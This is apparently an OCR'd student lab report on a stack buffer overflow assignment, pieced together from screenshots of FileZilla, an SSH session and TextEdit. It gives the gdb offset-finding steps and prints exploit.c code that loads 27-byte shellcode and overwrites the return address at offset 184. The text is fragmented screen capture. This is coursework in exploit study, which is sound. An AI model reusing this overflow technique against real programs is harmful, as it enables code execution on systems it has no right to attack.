.cache
.local
A
Generics
homework
Project1
Filename Filesize Filetype Last modified
.. Directory
.Trash Directory 02/10/2022 10:2...
.cache Directory 12/30/2021 23:2...
.cisco Directory 01/16/2022 22:5...
.config Directory 02/13/2022 18:3...
.eclipse Directory 12/30/2021 23:2...
.p2 Directory 12/30/2021 23:2...
.ssh Directory 01/16/2022 22:5...
.zsh_sessions Directory 02/10/2022 15:3...
Desktop Directory 02/12/2022 13:1...
Documents Directory 11/14/2021 19:08...
4 files and 18 directories. Total size: 11,967 bytes
Filename Filesize Filetype Last modified Permissions Owner/Group
.. testshellcode.c 179 c-file 02/13/2022 1... -rw-r--r-- sr533158 ...
target.c 776 c-file 02/13/2022 1... -rw-r--r-- sr533158 ...
shellcode.h 627 h-file 02/13/2022 1... -rw-r--r-- sr533158 ...
exploit.c 1,138 c-file 02/13/2022 1... -rw-r--r-- sr533158 ...
README 582 File 02/13/2022 1... -rw-r--r-- sr533158 ...
5 files. Total size: 3,302 bytes
Server/Local file Direction Remote file Size Priority Status
Queued files Failed transfers Successful transfers (9)
Queue: empty
AnyConnect VPN 4.9.06037
A
EXAM
Ph.D
PHYSICS
Screen Shot 2022-02...8.01 PM
Screen Shot 2022-02...8.21 PM


Terminal Shell Edit View Window Help
Sun Feb 13 6:50 PM
sftp://sr533158@eustis.eecs.ucf.edu - FileZilla
Host: sftp://eustis.eecs.uc Username: sr533158 Password: Port: Quickconnect
Status: Directory listing of "/home/net/sr533158/homework/Project1" successful
Status: Starting upload of /Users/srijadasgu
Status: File transfer successful, transferred
Status: Retrieving directory listing of "/home
Status: Listing directory /home/net/sr53315
Status: Directory listing of "/home/net/sr53
Status: Disconnected from server
srijadasgupta — sr533158@net1547: ~ — ssh sr533158@eustis.eecs.ucf....
Last login: Sun Feb 13 18:44:01 on ttys000
srijadasgupta@Srijas-Air ~ % ssh sr533158@eustis.eecs.ucf.edu
Welcome to eustis.eecs.ucf.edu.
Please use your NID and NID password to log in.
Your NID should be 2 letters followed by 6 digits.
See http://t.cs.ucf.edu/help/eustis for additional instructions.
sr533158@eustis.eecs.ucf.edu's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-96-generic x86_64)
* Documentation: https://help.ubuntu.com
* Local docs: http://t.cs.ucf.edu/help/eustis
Last login: Thu Feb 10 11:40:04 2022 from 172.31.84.242
sr533158@net1547:~$
Local site: /Users/srijadasgupta/
homework/Project1
srijadasgupta
Volumes
bin
cores
dev
etc
home
Filename Filesize Filetype Last modified Permissions Owner/Group
.Trash
.cache
.cisco
.config
.eclipse Directory 12/30/2021 23:2...
.p2 Directory 12/30/2021 23:2...
.ssh Directory 01/16/2022 22:5...
.zsh_sessions Directory 02/10/2022 15:3...
Desktop Directory 02/12/2022 13:1...
Documents Directory 11/14/2021 19:08...
README 582 File 02/13/2022 1... -rw-r--r-- sr533158...
4 files and 18 directories. Total size: 11,967 bytes
5 files. Total size: 3,302 bytes
Server/Local file Direction Remote file Size Priority Status
Queued files Failed transfers Successful transfers (9)
Queue: empty
AnyConnect VPN 4.9.06037
A
EXAM
Ph.D
PHYSICS
Screen Shot 2022-02...8.01 PM
Screen Shot 2022-02...8.21 PM


Check directory with ‘ls’ within Project1




Design Used to Create Buffer Overflow

- The 27 byte shell code is loaded into the variable “buff”


Screenshot for variable “buff”




- Compile and run code using ‘setarch i686 –R gbd ./exploit’
- Find the address of RIP and variable ‘buf’ and subtract the two address to find the offset in gdb.
- At the offset, store the address of the variable ‘buf’ followed by a termination character.



TextEdit File Edit Format View Window Help
Sun Feb 13 7:07 PM
sftp://sr533158@eustis.eecs.ucf.edu - FileZilla
exploit.c
// Intialize buffer elements to 0x01
int i; for (i=0; i < buffSize; i++) buff[i] = 0x01;
// write your code below to fill the 27 bytes shellcode into the buff variable and
// overwrite the return address correctly in order to achieve stack overflow
// Your own code starts here:
for (i=0; i<27; i++) {
buff[i] = shellcode[i];
}
//Address: 0x7fffffffebc0
unsigned char buf_address[] = "\x0c\xbe\xFF\xFF\xFF\x7F\x00";
int offset = 184;
for (i=offset; i<offset+7; i++) {
buff[i] = buf_address[i-offset];
}
// Your code ends here.
// prepare command line input to execute target code
args[0] = TARGET;
args[1] = buff; // the first input parameter to the target code
args[2] = NULL;
env[0] = "FOO=bar";
Host: sftp://eust
Status: Starting c
Command: cd "
Response: New
Command: get
Error: Could not
Error: local: una
Error: Critical fi
Local site: /Volun
158/homework/Project1
bin
cores
dev
etc
home
opt
Filename
..
AnyConnect V
Macintosh HD
Filesize Filetype Last modified Permissions Owner/Group
179 c-file 02/13/2022 1... -rw-r--r-- sr533158 ...
776 c-file 02/13/2022 1... -rw-r--r-- sr533158 ...
target 20,320 File 02/13/2022 1... -rwxr-xr-x sr533158 ...
shellcode.h 627 h-file 02/13/2022 1... -rw-r--r-- sr533158 ...
exploit.c 1,355 c-file 02/13/2022 1... -rw-r--r-- sr533158 ...
exploit 19,880 File 02/13/2022 1... -rwxr-xr-x sr533158 ...
README 582 File 02/13/2022 1... -rw-r--r-- sr533158 ...
2 directories
Selected 1 file. Total size: 1,355 bytes
Server/Local file Direction Remote file Size Priority Status
Queued files
Failed transfers (3)
Successful transfers (4)
AnyConnect VPN 4.9.06037
A
EXAM
Ph.D
PHYSICS
Screen Shot 2022-02...8.01 PM
Screen Shot 2022-02...8.21 PM

